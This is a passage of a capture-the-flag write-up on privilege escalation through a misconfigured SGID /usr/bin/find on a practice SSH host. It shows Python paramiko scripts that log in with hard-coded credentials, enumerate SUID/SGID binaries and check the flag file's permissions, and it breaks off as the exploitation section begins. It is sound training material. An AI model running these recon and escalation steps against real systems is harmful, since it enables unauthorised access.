SUID/SGID Exploitation Report (suid)
- Target:
cc1.pentestgarage.com:3327 - Service: SSH
- Status: COMPLETED - Flag Captured
1. Executive Summary
Exploited misconfigured SGID binary (/usr/bin/find) to escalate privileges and access files restricted to the ctf group.
2. Reconnaissance
System Information
1
2
3
4
5
6
7
8
9
10

# SSH connection using Python paramiko
python3 << 'EOF'
import paramiko
client = paramiko.SSHClient()
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
client.connect('cc1.pentestgarage.com', port=3327, username='user', password='user', timeout=10)
stdin, stdout, stderr = client.exec_command('id && uname -a')
print(stdout.read().decode())
client.close()
EOF
Output:
1
2
uid=1000(user) gid=1000(user) groups=1000(user)
Linux ce5652007b70 6.8.0-57-generic #59-Ubuntu SMP PREEMPT_DYNAMIC Sat Mar 15 17:40:59 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
Find SUID/SGID Files
1
2
3
4
5
6
7
8
9
10

# Python paramiko command to find all SUID/SGID files
python3 << 'EOF'
import paramiko
client = paramiko.SSHClient()
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
client.connect('cc1.pentestgarage.com', port=3327, username='user', password='user', timeout=10)

stdin, stdout, stderr = client.exec_command('find / -perm -4000 -o -perm -2000 2>/dev/null | grep -v "^/proc"')
print(stdout.read().decode())
client.close()
EOF
Output (Truncated):
1
2
3
-rwsr-xr-x 1 root root 67816 May 30 2023 /usr/bin/su

-rwxr-sr-x 1 root ctf 320160 Feb 18 2020 /usr/bin/find <-- TARGET
...
Critical Finding: /usr/bin/find with SGID
Check Target File Permissions
1
2
3
4
5
6
7
8
9
python3 << 'EOF'
import paramiko
client = paramiko.SSHClient()
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
client.connect('cc1.pentestgarage.com', port=3327, username='user', password='user', timeout=10)

stdin, stdout, stderr = client.exec_command('ls -la /home/ctf/flag')
print(stdout.read().decode())
client.close()
EOF
Output:
1
-r--r----- 1 root ctf 38 Jul 26 2023 /home/ctf/flag
3. Exploitation
Verify Effective GID During Find Execution
1
2
3
4
5
6
7
8
9
python3 << 'EOF'
import paramiko
client = paramiko.SSHClient()
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
client.connect('cc1.pentestgarage.com', port=3327, username='user', password='user', timeout=10)
